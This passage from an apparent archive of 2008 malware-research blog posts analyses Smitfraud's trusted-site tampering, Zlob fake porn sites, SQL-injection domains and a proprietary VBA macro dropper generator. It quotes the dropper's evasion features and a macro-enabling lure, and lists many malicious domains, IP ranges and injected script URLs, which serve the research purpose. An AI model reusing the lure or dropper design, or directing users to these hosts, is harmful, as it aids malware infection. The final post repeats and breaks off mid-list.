Getting back to the ***TonsOfPorn ActiveX****, it's structure is more static than a Red Army statue in Estonia, making it easy to proactively protect against, no matter the domain, no matter the exploits served. It's detection rate is close to the javascript from the SQL injection attacks -* ***Scanners Result: 9/33 (27.28 %)*** *and is detected as* ***Trojan.HTML.Zlob.L****.*

From my personal experience, blocking an IP address where a couple of hundred malicious domains remain

parked, is just as useful as blocking a single domain acting as the main redirector behind a huge domains portfolio of malicious domains. However, the most beneficial approach on a large scale remains the practice of taking care of the most obvious patterns that still remain faily easy to detect, at least for the time being, due to the efficiency the people behind them aim to achieve, making them easily susceptible to generic detection approaches.

1. http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html

2. http://ddanchev.blogspot.com/2008/05/icepack-exploitation-kit-localized-to.html

3. http://ddanchev.blogspot.com/2008/05/firepack-exploitation-kit-localized-to.html

4. http://ddanchev.blogspot.com/2008/03/phishing-pages-for-every-bank-are.html

5. http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html

6. http://ddanchev.blogspot.com/2008/07/fake-porn-sites-serving-malware-part.html

7. http://www.finjan.com/MCRCblog.aspx?EntryId=1993

441



Violating OPSEC for Increasing the Probability of Malware Infection (2008-07-11 22:04)

Are malware authors and the rest of the participants in fact willing to violate their OPSEC (operational security) for the sake of increasing the probability of successful malware infection by on purposely lowering down the security settings of Internet Explorer, by adding their malicious netblocks and domains into "Trusted Sites"? You bet.

The infamous Smitfraud or PSGuard Desktop Hijacker, has been cooperating with known malicious parties for over an year now, a cooperation which exposes interesting relatinships between the usual suspects. Starting from the basic fact that a malware infected host is infected with many other totally unrelated to one another pieces of malware, Smitfraud's "pre-infection foreplay" demonstrates that they are willing to sacrifice operational security in order to increaes the probabilty of future infections on the same host.

Rogue software added as trusted sites upon Smitfraud infection :

about-adult .net

antivirus-scanner .com

442

best-porncollection .com

getadultaccess .com

getavideonow .com

ieantivirus .com

malwarebell .com

mega-soft-2008 .com

mooncodec .com

movsonline .com

ruler-cash .com

s-freeware .com

sexysoftwaredom .com

supersoft21freeware .com

the-programsportal .com

vwwredtube .com

wetsoftwares .com

youpornztube .com

securewebinfo .com

safetyincludes .com

securemanaging .com

myflydirect .com

onlinevideosoftex .com

scanner.malwscan .com

scanner.shredderscan .com

sex18tube2008 .com

spywareisolator .com

443

virus-scanner-online .com

security-scanner-online .com

virus-scanonline .com

antivirus-scanonline .com

topantivirus-scan .com

topvirusscan .com

virus-detection-scanner .com

antivirus-scanner .com

infectionscanner .com

internet-security-antivirus .com

hotvid44 .com

opaadownload .com

somenudefuck .com

Rogue netblocks and IPs added as trusted IP ranges upon Smitfraud infection :

"69.50.*.*"

"69.31.*.*"

"66.235.*.*"

"66.230.*.*"

"216.239.*.*"

"205.188.*.*"

"205.177.*.*"

"195.225.*.*"

"216.195.*.*"

"82.179.*.*"

444

"81.95.*.*"

"70.84.*.*"

"195.95.*.*"

"194.187.*.*"

"78.129.158.*"

"78.129.166.*"

"89.149.226.*"

"195.93.218.*"

"72.21.53.

"81.9.3.*"

"213.189.27.*"

"88.255.74.*"

"79.143.178.*"

"202.71.102.*"

"64.202.189.170"

"217.170.77.150"

The second hardcoded trusted IP is also responding to :

445

virusisolator .com

virus-isolator .org

virus-isolator .net

soft-collections .com

viruswebprotect .com

virus-isolator .us

codecvideo2008-18 .com

sextubecodec55 .com

sextubecodec67 .com

soft-archives .com

soft-collections .com

446

codecreviews .com

codecvideo2008-18 .com

Such practices leave a great deal of malicious creativity, for instance, once rented a botnet's already infected malware PCs could start trusting the majority of sites in their scammy ecosystem. What's great is that by doing this they expose their affiliations with these affiliate based rogue security software programs, next to their infrastructure on which they may be that easily claiming ownership.

447



Monetizing Compromised Web Sites (2008-07-14 09:15)

Despite that pure patriotic hacktivism is still alive and kicking, [1]compromised sites are largely getting monetized these days, starting from hosting blackhat SEO junk pages, to redirecting to live exploit URLs and fake codecs where revenue is earned through their participation in an affiliate business model.

*With The Africa Middle Market Fund's site monetized by web site defacers who defaced it "in between" the blackhat SEO infrastructure they were hosting internally, in this I'll comment on the currently compromised and redirection to a fake porn sites, Camara Municipal de Amparo (**camaraamparo.sp.gov.br/r.html**). Basically, it's homepage is heavily linking to the Zlob variant (**camaraamparo.sp.gov.br/ video.exe**) in between loading an IFRAME*

*to **61.162.230.12/ index.php**. As always, upon uploading their redirector, they've build enough confidence into their new hosting provider that the link to the redirector was instantly spammed across the web. The site is so heavily linking to the internal redirector itself, that upon clicking on the majority of links the user will inevitably come across it.*

448



Speaking of fake porn sites redirecting to Zlob variants, here are the very latest additions spammed across the web through blackhat SEO practices :

just-tube .com

mypornmovies .net

moms-galls .net

porntubefilms .com

porntubedot .com

hot-porntube .com

449

landmovieblog .com

sexvidtube .com

freelifevideo .com

getyourfreemovie .com

iubat .com

sweetyjoly .com

hardbizarre .com

freeworldvideo .net

hot-porntube .net

qualitymovies .net

porntube1con .net

video-info .net

videocityblog .com

fuckedolder .com

highpro1 .com

max-graf.com .pl

grandsupertds .info

hot-porn-tube .net

hot-porntube .com

terryschulz .com

show-sextube .com

qualitymovies .net

clubvideos .net

No matter the high profile site that's been exploited in order to participate in such malicious operations, for the time being, crunching out new domain names and using the hosting services of the well known ISPs neglecting 450

their removal, seems to be the tactic of choice. The long tail of SQL injected sites is however, clearly replacing the plain simple blackhat SEO web spamming, so that traffic to these rogue sites is driven through redirection of the the traffic from legitimate sites.

1. http://ddanchev.blogspot.com/2008/06/monetizing-web-site-defacements.html



Malware and Office Documents Joining Forces (2008-07-14 17:06)

Common office files as documents, presentations, spreadsheets and PDF files, are the most widely abused ones in targeted attacks, which when backed up with enough personal information and take into consideration the time of their attack if the social engineering campaign is either going to be based on a current/upcoming event, or on an event anticipated due to information gathered through open source intelligence, often make it through common signature based scanning solutions.

Despite the relatively easy to obtain, point’n’click [1]DIY tools for backdooring common office files are available for the script kiddies to take advantage of, some are [2]naturally remaining proprietary tools, making them harder to analyze unless a copy is obtained. Like this one, generating "undetected" by signatures based scanning, office documents and spreadsheets that would drop the actual malware on the PC.

Automatic translation of its description and core features :

"The program represents a generator macros in the language Visual Basic for Application (VBA), for introduction in the document Microsoft Office Word / Microsoft Office Excel executable file (win32 exe), followed by fully 452

automatic recovery and launch, without any additional action by the user. The only requirement that formed in such a way xls / doc files is to support VBA macros on the computer end-user formed file and permission to launch macros.

The program uses NOT a vulnerability (exploit) or macro-virus tools for the introduction, extraction or running embedded files. This means that it has generated macros compatible with ALL versions of Microsoft Office products starting with Microsoft Office 97 package, with any established "patches" and the service pack. Macros generated by this program not detected antivirus, for the simple reason that they are not viruses or macro viruses. The program uses only "established" means products built into Microsoft Excel VBA language to achieve their goals.

- Fully automatic generation of macro for the introduction of documents word / excel any given exe-file with his persistence in the body and subsequent documents

automatic recovery and launch, when opening a document word / excel.

- Generated macros are compatible with all versions of ms word / excel since version 97, employments and regardless of the presence / absence of any patches / servicepacs.

- Generated macros are not macro-viruses, exploits do not use and do not contain any malicious code, so do not be detected by any antivirus tools as viruses.

- Conversion body ex-file macro happening in such a way that while in doc / xls file it not detected any antivirus, and can be freely sent by mail safely passed all checks, even if in itself contains viral code defined antivirus.

- Sgenerirovanny and attached to the body of the document macro can be protected with a password or signed certificate, using funds established Microsoft Office, which does not affect him productivity or efficiency (macro, in any case remain fully workable).

- Box macro can be made both in the new document, and in any document containing data and-or other macros.

Generated program code is fully compatible with any other embedded in the document macros or entering data, and will not interfere with their work, as well as maintain its efficiency.

- Added auto-finding ways to extract exe-file;

453



- Added possibility of a macro arbitrary text in the body of the instrument;

- Optimized algorithm macro-generation code;

Enabling this option will lead to the creation macro code, who himself will find a way to unpack and run embedded exe-file. Auto-search finds the current user folder and produces there extraction and launch embedded file. The peculiarity of this method is that this method will work on the computers of users with a limited account, because in its user folder in any case has the right to record / performance. Using this option is justified to improve the

"punching" macro on computers with limited account or unknown file structure (let Windows installed on the disk is different from C).

You can specify a name for final file independently, or leave blank, then the name will be generated automatically.

On this possibility has asked for a user program, its essence is that after running a macro, retrieval and downloading exe-file the document with the introduction of exe-file will be withdrawn posed text. Perhaps in this way can improve the application of social engineering, designed to force the user to allow support for macros. For example, in the text of the document indicate:

454

"This document contains hidden text (password, a system of calculation formulas, interactive components, etc.), Which can be viewed only after the inclusion of support macros. Please enable support for macros and re-opening this document ".

After resolving support macros, and the implementation of embedded exe-file, the document will be withdrawn given a

string containing probable "password" or any other textual information. "

Despite that the tool is proprietary, the underground economy's leaks are largely driven by bargain hunters who would exchange proprietary tool, whose often biased exclusiveness may increase the profit margins, for a service or a good that may be worthless for them in general, but impossible to obtain and take advantage of in the present. It will not just leak in one way or another, someone will inevitably backdoor the backdooring tool and trick the novice bargain hunters into running it, by having both their host infected and money taken.

Related posts:

[3]The Underground Economy's Supply of Goods and Services

[4]Yet Another DIY Proprietary Malware Builder

[5]The Small Pack Web Malware Exploitation Kit - Proprietary

[6]DIY Exploit Embedding Tool - A Proprietary Release

[7]Skype Spamming Tool in the Wild - Proprietary Release

1. http://www.f-secure.com/weblog/archives/00001450.html

2. http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html

3. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

4. http://ddanchev.blogspot.com/2008/05/yet-another-diy-proprietary-malware.html

5. http://ddanchev.blogspot.com/2008/05/small-pack-web-malware-exploitation-kit.html

6. http://ddanchev.blogspot.com/2008/04/diy-exploit-embedding-tool-proprietary.html

7. http://ddanchev.blogspot.com/2008/04/skype-spamming-tool-in-wild.html

455



Are Stolen Credit Card Details Getting Cheaper? (2008-07-15 20:08)

What is shaping the prices of stolen credit card details? The investments the cybercriminals or real life scammers (through [1]credit card cloning or [2]ATM skimming) put into the process of obtaining the details, or can we even talk about investments being made where an experienced scammer has just purchased 1GB of raw credit cards data from a novice botnet master who isn't really aware of the actual value of his "botnet output"?

Depends on which economic theory you believe in, or whether or not you'll take the "bottom-up approach"

or the "top-down" one. And since I'm not aware of the existence of "the invisible hand of the underground market"

and centralized power to increase the supply or decrease it to boost prices for the stolen credit card details, also indicating the existence of underground cartels putting everyone in a "price taker" position.

The basics of demand and supply for anything underground will always apply unless of course, The more they

want, the cheaper it gets, the less they want, the higher the price on per credit card basis gets, since the investment on behalf of the malicious party that originally stolen them is virtually the same, and he can theoretically break-even 456

in every single case since the credit card details were obtained efficiently. It's up to the seller to follow or entirely ignore economic behavior, and do what they feel like doing with this good which must on the other hand reach its market liquidity as soon as possible, else it becomes obsolete. The current market model can be further explained as a good example of competitive equilibrium :

" Competitive market equilibrium is the traditional concept of economic equilibrium, appropriate for the analysis of commodity markets with flexible prices and many traders, and serving as the benchmark of efficiency in economic analysis. ***It relies crucially on the assumption of a competitive environment where each trader decides***

upon a quantity that is so small compared to the total quantity traded in the market that their individual

transactions have no influence on the prices. *"*

This can be easily explained in a single sentence - it's a mess and every participant is doing whatever they want to, so generalizing on the prices charged for stolen credit card numbers would be unrealistic, since it's the price a single seller with no real impact on the "average" market price for the same good. As for the average market price itself, it would be hard to measure it depending on the quality of the sample you want to rely on, since this is a type of market where sellers don't have to report price changes in their goods for the purpose of statistical research.

[3]A recently released report by Finjan, with whom I've been on the same page of several high profile inci-

dents so far, [4]touches this very same topic :

" Prices charged by cybercriminals selling hacked bank and credit card details have fallen sharply as the volume of data on offer has soared, forcing them to look elsewhere to boost profit margins, a new report says. Researchers for Finjan, a Web security firm, said the high volumes traded had led to bank and credit card information becoming

"commoditized" - account details with PIN codes that once fetched $100 or more each might now go for $10 or $20.

In its latest quarterly survey of Web trends, the California-based company said cybercrime had evolved into "a major shadow economy ruled by business rules and logic that closely mimics the legitimate business world. "

Excluding the presence of [5]price discrimination for a while, as well as open topic offers in the lines of "how much for X amount of Y?" answered as "how much are you willing to pay?", it's all a matter of the seller in a particular situation.

Furthermore, in real-life market there's always the scarcity problem, however, in the underground market

there's no shortage of resources despite the ever growing wants of the buyers. Generalizing even more, take for instance the butterfly effect of a price change in petrol, and result of which is inevitable increase of prices in every single aspect of your life, but in the underground market mostly due to the malicious economies of scale achieved, a price increase in renting a botnet would have no effect in the prices charged for the stolen credit card details obtained through the infected hosts. How come? Basically, the price

and resources for malware infection are prone to decrease, if we take a malware infected host as a static foundation for the basis of any upcoming cybercrime 457

activities using it.

Perhaps the most disturbing part is that the market for stolen credit card details is so mature, and its entry barriers so low these days, that the confidential data that cannot be efficiently obtained through real-life means like credit card cloning or ATM skimming on a large scale, is now purchased online for the purpose of abusing it in real-life by[6] embedding the valid information into plastic cards.

1. http://ddanchev.blogspot.com/2007/02/credit-card-data-cloning-tactic.html

2. http://www.snopes.com/fraud/atm/atmcamera.asp

3. http://www.finjan.com/Content.aspx?id=827#SecurityTrendsReport

4. http://news.yahoo.com/s/nm/20080715/wr_nm/cybercrime_finjan_dc

5. http://ddanchev.blogspot.com/2008/06/price-discrimination-in-market-for.html

6. http://blog.wired.com/27bstroke6/2008/06/citibank-atm-se.html

458



The Neosploit Malware Kit Updated with Snapshot ActiveX Exploit (2008-07-15 21:43)

Raising [1]Symantec's ThreatCon based on a newly introduced exploit within a (random) copy of a popular web malware exploitation kit? Now that's interesting given that there are other modified versions of the publicly available malware kit empowered with exploits as they get released, the single most logical move a administrator of such kit would do is diversity the exploits set as often as possible, keeping it up to date - like they do. ThreatCon is raised already :

" Symantec honeypots have captured further exploitation of the Snapshot Viewer for Microsoft Access ActiveX

Control Arbitrary File Download Vulnerability (BID 30114). Before this event, this exploit was known to be used only in isolated attacks. Further analysis of these honeypot compromises has revealed that the exploit has been added to a variant of the neosploit exploit kit, it will very likely reach a larger number of victims. This version will compromise vulnerable English versions of Microsoft Windows by downloading a malicious application into the Windows Startup folder. Computers that have Microsoft Access installed are potentially affected by this vulnerability. Customers are 459

advised to manually set the kill bit on the following CLSIDs until a vendor update is available: F0E42D50-368C-11D0-AD81-00A0C90DC8D9 F0E42D60-368C-11D0-AD81-00A0C90DC8D9 F2175210-368C-11D0-AD81-00A0C90DC8D9"

Why based on a random copy of the kit? Well, the Neosploit malware kit itself is a commodity despite it's

publicly announced varying price in the thousands, it leaked for public use just like MPack and Icepack did originally, making statements on the exact type of the vulnerabilities

included within a bit pointless, since it will only cover the the exploits included in a particular version only. Web malware exploitation kits are very modular, namely, anyone can introduce new exploits, and tweak them, which is what they've been doing for a while, mostly converging third party traffic management systems with the malware kits in order to improve both, the metrics, and the evasive practices used for making a particular campaign a bit more time consuming to analyze.

Just like the innovations introduced within open source malware, and their [2]localizations to native languages, the open source nature of web malware exploitation kit can result in countless number of variants whose new features make it sometimes difficult to assess whether or not it's a modified kit or an entirely new one - depending on the sophistication of the features of course. The introduction of new exploits within a copy of a particular malware kit should be considered as something logical, and if it's that big a deal, there are many other web malware exploitation kits whose features turn Neosploit into the "outdated choice" for malicious attackers.

Related posts:

[3]The Zeus Crimeware Kit Vulnerable to Remotely Exploitable Flaw

[4]The Small Pack Web Malware Exploitation Kit

[5]Crimeware in the Middle - Zeus

[6]The Nuclear Grabber Kit

[7]The Apophis Kit

[8]The FirePack Exploitation Kit Localized to Chinese

[9]MPack and IcePack Localized to Chinese

[10]The FirePack Exploitation Kit - Part Two

[11]The FirePack Web Malware Exploitation Kit

[12]The WebAttacker in Action

[13]Nuclear Malware Kit

460

[14]The Random JS Malware Exploitation Kit

[15]Metaphisher Malware Kit Spotted in the Wild

[16]The Black Sun Bot

[17]The Cyber Bot

[18]Google Hacking for MPacks, Zunkers and WebAttackers

[19]The IcePack Malware Kit in Action

1. http://www.symantec.com/security_response/threatcon/index.jsp

2. http://ddanchev.blogspot.com/2008/05/icepack-exploitation-kit-localized-to.html

3. http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html

4. http://ddanchev.blogspot.com/2008/05/small-pack-web-malware-exploitation-kit.html

5. http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html

6. http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html

7. http://ddanchev.blogspot.com/2008/02/rbns-phishing-activities.html

8. http://ddanchev.blogspot.com/2008/05/firepack-exploitation-kit-localized-to.html

9. http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html

10. http://ddanchev.blogspot.com/2008/04/firepack-exploitation-kit-part-two.html

11. http://ddanchev.blogspot.com/2008/02/firepack-web-malware-exploitation-kit.html

12. http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html

13. http://ddanchev.blogspot.com/2007/08/nuclear-malware-kit.html

14. http://ddanchev.blogspot.com/2008/01/random-js-malware-exploitation-kit.html

15. http://ddanchev.blogspot.com/2007/11/metaphisher-malware-kit-spotted-in-wild.html

16. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html

17. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html

18. http://ddanchev.blogspot.com/2007/09/google-hacking-for-mpacks-zunkers-and.html

19. http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html

461



Obfuscating Fast-fluxed SQL Injected Domains (2008-07-17 09:28)

It's all a matter of how you put it, and putting it like represents a good example of tactical warfare, namely, combining different tactics for the sake of making it harder to keep track of the impact of a particular SQL injection campaign.

Consider the following examples of obfuscated domains, naturally being in a fast-flux in the time of the SQL injection that several Chinese script kiddies were taking advantage of :

%6b %6b %36 %2e %75 %73 - ***kk6.us***

%73 %61 %79 %38 %2E %75 %73 - ***s.see9.us***

%66 %75 %63 %6B %75 %75 %2E %75 %73 - ***fuckuu.us***

%61 %2E %6B %61 %34 %37 %2E %75 %73 - ***a.ka47.us***

%61 %31 %38 %38 %2E %77 %73 - ***a188.ws***

%33 %2E %74 %72 %6F %6A %61 %6E %38 %2E %63 %6F %6D - ***3.trojan8.com***

%6D %31 %31 %2E %33 %33 %32 %32 %2E %6F %72 %67 - ***m11.3322.org***

As always, these obfuscations are just the tip of the iceberg considering the countless number of other URL

obfuscations techniques that spammers and phishers used to take advantage of on a large scale. For the time being, one of the main reasons we're not seeing massive SQL injections using such obfuscations is mostly because the feature hasn't been implemented in popular SQL injectors for copycat script kiddies to take advantage of. However, with the potential for evasion of common detection approaches, it's only a matter of personal will for someone to add this extra layer to ensure the survivability of the campaign.

462



The folks behind these obfuscations are naturally [1]multitasking on several different underground fronts. Take for instance ***3.trojan8.com*** *(58.18.33.248) also responding to* ***w2.xnibi.com*** *which is also injected at several domains,* ***w2.xnibi.com/index.gif*** *to be precise. The fake .gif file in the spirit of [2]fake directory listings for acquiring traffic in order to serve malware, is actually attempting to exploit a RealPlayer vulnerability - JS/RealPlr.LB!exploit. The deeper you go, the uglier it gets.*

Related posts:

[3]Yet Another Massive SQL Injection Spotted in the Wild

[4]Malware Domains Used in the SQL Injection Attacks

[5]SQL Injection Through Search Engines Reconnaissance

[6]Google Hacking for Vulnerabilities

[7]Fast-Fluxing SQL injection attacks executed from the Asprox botnet

[8]Sony PlayStation's site SQL injected, redirecting to rogue security software

[9]Redmond Magazine Successfully SQL Injected by Chinese Hacktivists

1. http://ddanchev.blogspot.com/2008/06/underground-multitasking-in-action.html

2. http://ddanchev.blogspot.com/2008/04/fake-directory-listings-acquiring.html

3. http://ddanchev.blogspot.com/2008/05/yet-another-massive-sql-injection.html

4. http://ddanchev.blogspot.com/2008/05/malware-domains-used-in-sql-injection.html

5. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

6. http://ddanchev.blogspot.com/2007/05/google-hacking-for-vulnerabilities.html

7. http://blogs.zdnet.com/security/?p=1122

8. http://blogs.zdnet.com/security/?p=1394

9. http://blogs.zdnet.com/security/?p=1118



The Unbreakable CAPTCHA (2008-07-17 22:36)

In response to [1]the continuing evidence of how spammers are efficiently [2]breaking the CAPTCHAs of popular free email service providers in order to abuse their clean IP reputation, and already validated authenticity through the use of [3]DomainKeys and SenderID frameworks, someone has finally came up with an unbreakable CAPTCHA.

If it only weren't a hoax, it would have even solved the [4]human CAPTCHA solvers problem, whose [5]ses-

sions would have probably expired due to their inability to solve it.

Related posts:

[6]Vladuz's Ebay CAPTCHA Populator

465

[7]Spammers and Phishers Breaking CAPTCHAs

[8]DIY CAPTCHA Breaking Service

[9]Which CAPTCHA Do You Want to Decode Today?

1. http://blogs.zdnet.com/security/?p=1232

2. http://blogs.zdnet.com/security/?p=1418

3. http://blogs.zdnet.com/security/?p=1473

4. http://www.guardian.co.uk/technology/2006/nov/23/comment.comment2

5. http://www.theregister.co.uk/2008/03/14/captcha_serfs/

6. http://ddanchev.blogspot.com/2007/03/vladuzs-ebay-captcha-populator.html

7. http://ddanchev.blogspot.com/2007/09/spammers-and-phishers-breaking-captchas.html

8. http://ddanchev.blogspot.com/2007/10/diy-captcha-breaking-service.html

9. http://ddanchev.blogspot.com/2007/11/which-captcha-do-you-want-to-decode.html



The Ayyildiz Turkish Hacking Group VS Everyone (2008-07-18 11:35)

Certain hacktivist groups often come and go by the time the momentum of their particular cause is long gone.

Excluding the hardcore hacktivists who are obliged to defend their country's infrastructure and reputation on the international scene, smart enough to do on one front, there are certain hacktivist groups who ensure their future existence by declaring war and every single country that has ever made statements in contradiction with their vision.

Quite a stimulating factor for ensuring the future of your script kiddies group, isn't it?

One of these groups is the AYYILDIZ TEAM, a group of Turkish script kiddies who've been pretty active as of recently, targeting everyone, everywhere, leaving statements like the following :

" Me, as AYT-Admin Barbaros, swear to everything which is lovely and holy to me, that you will pay for your actions.

We, AYT, as a Cyber Attacking Army will make it sure. Read right, what will we do:

The government websites will be inaccessible an all lawsuits will be manipulated

467



** We will infiltrate the server of inland revenues for the manipulation of the data which are there.*

** At the same time we will insist into the server of banks and will care for chaos*

** Websites of the press will be extinguished.*

** If the offence of our prophet (s.a.v.) called your press freedom, we will show you this press freedom*

** Websites of divers shops will be hacked. Databank information's and the dates which are there, for example credit card dates, will be policed in this page. (Don't worry, we wouldn't taste one cent of your moneys, we aren't thieves like you. However we don't take care of what happens, if other hackers see this dates and empty your account)"*

468

While this may sound inspiring, ***some of the group's members are also involved in SQL injections in between the web site defacements****, which are naturally done by exploiting web application vulnerabilities. For*

instance, right after the defacement messages, they are also injecting the following fast-fluxed domains, part of the latest wave of SQL injections attacks.

bkpadd.mobi /ngg.js

usaadw.com /ngg.js

cliprts.com /ngg.js

They are monetizing their defacements by either compiling lists of sites known to be SQL injectable since

they've managed to defaced them, then reselling these to the SQL injectors, or are in fact part of the whole process in this scammy ecosystem. Speaking of SQL injections, here's the most recent list of fast-fluxed SQL injected domains participating in the last wave that I've been keeping track of for a while :

pyttco .com/ngg.js

butdrv .com/ngg.js

gitporg .com/ngg.js

brcporb .ru/ngg.js

korfd .ru/ngg.js

adwnetw .com/ngg.js

wowofmusiopl .com.cn/456.js

adwbn .ru/ngg.js

btoperc .ru/ngg.js

nudk .ru/ngg.js

bkpadd .mobi/ngg.js

cliprts .com/ngg.js

adwr .ru/ngg.js

bnrc .ru/ngg.js

469

adpzo .com/ngg.js

iogp .ru/ngg.js

lodse .ru/ngg.js

usabnr .com/ngg.js

vcre .ru/ngg.js

sdkj .ru/ngg.js

rcdplc .ru/ngg.js

7maigol .cn/ri.js

j8heisi .cn/ri.js

usaadp .com/ngg.js

gbradp .com/ngg.js

cdrpoex .com/ngg.js

rrcs .ru/ngg.js

gbradw .com/ngg.js

hiwowpp .cn/ri.js

cdport .eu/ngg.js

nopcls .com/ngg.js

loopadd .com/ngg.js

tertad .mobi/ngg.js

gbradde .tk/ngg.js

tctcow .com/ngg.js

ausbnr .com/ngg.js

movaddw .com/ngg.js

grtsel .ru/ngg.js

sslwer .ru/ngg.js

470

destad .mobi/ngg.js

hdrcom .com/ngg.js

addrl .com/ngg.js

porttw .mobi/ngg.js

bnsdrv .com/ngg.js

drvadw .com/ngg.js

crtbond .com/ngg.js

usaadw .com/ngg.js

What used to be plain simple cooperating among every single participant in the underground marketplace,

seems to be evolving into long-term business relationships.

Related posts:

[1]Monetizing Compromised Web Sites

[2]Monetizing Web Site Defacements

[3]Underground Multitasking in Action

[4]Right Wing Israeli Hackers Deface Hamas's Site

[5]Pro-Serbian Hacktivists Attacking Albanian Web Sites

[6]The Rise of Kosovo Defacement Groups

[7]A Commercial Web Site Defacement Tool

[8]Phishing Tactics Evolving

[9]Web Site Defacement Groups Going Phishing

[10]Hacktivism Tensions

[11]Hacktivism Tensions - Israel vs Palestine Cyberwars

[12]Mass Defacement by Turkish Hacktivists

[13]Overperforming Turkish Hacktivists

471

1. http://ddanchev.blogspot.com/2008/07/monetizing-compromised-web-sites.html

2. http://ddanchev.blogspot.com/2008/06/monetizing-web-site-defacements.html

3. http://ddanchev.blogspot.com/2008/06/underground-multitasking-in-action.html

4. http://ddanchev.blogspot.com/2008/06/right-wing-israeli-hackers-deface.html

5. http://ddanchev.blogspot.com/2008/05/pro-serbian-hacktivists-attacking.html

6. http://ddanchev.blogspot.com/2008/04/rise-of-kosovo-defacement-groups.html

7. http://ddanchev.blogspot.com/2008/04/commercial-web-site-defacement-tool.html

8. http://ddanchev.blogspot.com/2008/04/phishing-tactics-evolving.html

9. http://ddanchev.blogspot.com/2008/04/web-site-defacement-groups-going.html

10. http://ddanchev.blogspot.com/2006/02/hacktivism-tensions.html

11. http://ddanchev.blogspot.com/2006/07/hacktivism-tensions-israel-vs.html

12. http://ddanchev.blogspot.com/2007/11/mass-defacement-by-turkish-hacktivists.html

13. http://ddanchev.blogspot.com/2007/11/overperforming-turkish-hacktivists.html



Money Mule Recruiters use ASProx's Fast Fluxing Services (2008-07-18 12:48)

*Just consider this scheme for a second. A well known [1]money mule recruitment site Cash Transfers is maintaining a fast-flux infrastructure on behalf of the Asprox botnet, that is also providing hosting services for several hundred domains used on the last wave of SQL injection attacks. Ironically, [2]the money mule recruitment site is sharing IPs with many of them. Who are these money launderers (**cashtransfers.tk**; **cashtransfers.eu; type53.eu**; **sid57.tk**; **catdbw.mobi**; **cdrpoex.com** etc.) anyway?*

" Cash-Transfers Inc. is an online-to-offline international money transfer service. We offer a secure, fast, and inexpensive means of sending money from the UK to offline recipients worldwide. Recipients do not require a bank account or Internet connection to receive funds. We have teamed with select local disbursement partners to provide a convenient, secure, and cost-effective means of sending money to family, friends and business partners abroad. The basic requirements to send money/transfer money are:

1) Senders must have Internet access and a bank account or credit/debit card to transfer money. However, recipients do not require either a bank account or Internet connection.

2) Money sent through Cash-Transfers Inc. is available for pick up at the distribution partner instantly, or, in most countries, money can be delivered to the recipient in a matter of hours.

3) Our local agents will call your recipient (during local business hours) to provide additional details, including: 473



forms of identification required, hours of operation, and other locations. The sender will also receive an email confirmation with transaction details and tracking information. "

The fast-flux infrastructure they’re currently using is also providing services to domains that are currently used, or have been used in previous SQL injection attacks. Some info on the current DNS servers used in the fast-flux :
ns10.cashtransfers.tk

ns11.cashtransfers.tk

ns1.cashtransfers.tk

ns12.cashtransfers.tk

ns2.cashtransfers.tk

ns13.cashtransfers.tk

ns3.cashtransfers.tk

ns14.cashtransfers.tk

ns4.cashtransfers.tk

ns15.cashtransfers.tk

ns5.cashtransfers.tk

ns16.cashtransfers.tk

ns6.cashtransfers.tk

ns17.cashtransfers.tk

ns7.cashtransfers.tk

ns8.cashtransfers.tk

With the distributed and dynamic hosting infrastructure courtesy of the malware infected user, scammers,

spammers, phishers and malware authors are only starting to experiment with the potential abuses of such an underground ecosystem build on the foundations of compromises hosts.

Related posts:

[3]Storm Worm's Fast Flux Networks

[4]Managed Fast Flux Provider

[5]Fast Flux Spam and Scams Increasing

474

[6]Fast Fluxing Yet Another Pharmacy Spam

[7]Obfuscating Fast Fluxed SQL Injected Domains

[8]Storm Worm Hosting Pharmaceutical Scams

[9]Fast-Fluxing SQL injection attacks executed from the Asprox botnet

1. http://www.docep.wa.gov.au/ConsumerProtection/scamnet/Scams/Cash-Transfers_Inc.html

2. http://www.banksafeonline.org.uk/moneymule_explained.html

3. http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html

4. http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html

5. http://ddanchev.blogspot.com/2007/10/fast-flux-spam-and-scams-increasing.html

6. http://ddanchev.blogspot.com/2007/10/fast-fluxing-yet-another-pharmacy-scam.html

7. http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html

8. http://ddanchev.blogspot.com/2008/05/storm-worm-hosting-pharmaceutical-scams.html

9. http://blogs.zdnet.com/security/?p=1122



Money Mule Recruiters use ASProx's Fast Fluxing Services (2008-07-18 12:48)

*Just consider this scheme for a second. A well known [1]money mule recruitment site Cash Transfers is maintaining a fast-flux infrastructure on behalf of the Asprox botnet, that is also providing hosting services for several hundred domains used on the last wave of SQL injection attacks. Ironically, [2]the money mule recruitment site is sharing IPs with many of them. Who are these money launderers (**cashtransfers.tk**; **cashtransfers.eu; type53.eu**; **sid57.tk**; **catdbw.mobi**; **cdrpoex.com** etc.) anyway?*

" Cash-Transfers Inc. is an online-to-offline international money transfer service. We offer a secure, fast, and inexpensive means of sending money from the UK to offline recipients worldwide. Recipients do not require a bank account or Internet connection to receive funds. We have teamed with select local disbursement partners to provide a convenient, secure, and cost-effective means of sending money to family, friends and business partners abroad.

The basic requirements to send money/transfer money are:

1) Senders must have Internet access and a bank account or credit/debit card to transfer money. However, recipients do not require either a bank account or Internet connection.

476



2) Money sent through Cash-Transfers Inc. is available for pick up at the distribution partner instantly, or, in most countries, money can be delivered to the recipient in a matter of hours.

3) Our local agents will call your recipient (during local business hours) to provide additional details, including: forms of identification required, hours of operation, and other locations. The sender will also receive an email confirmation with transaction details and tracking information. "

The fast-flux infrastructure they're currently using is also providing services to domains that are currently used, or have been used in previous SQL injection attacks. Some info on the current DNS servers used in the fast-flux :
ns10.cashtransfers.tk

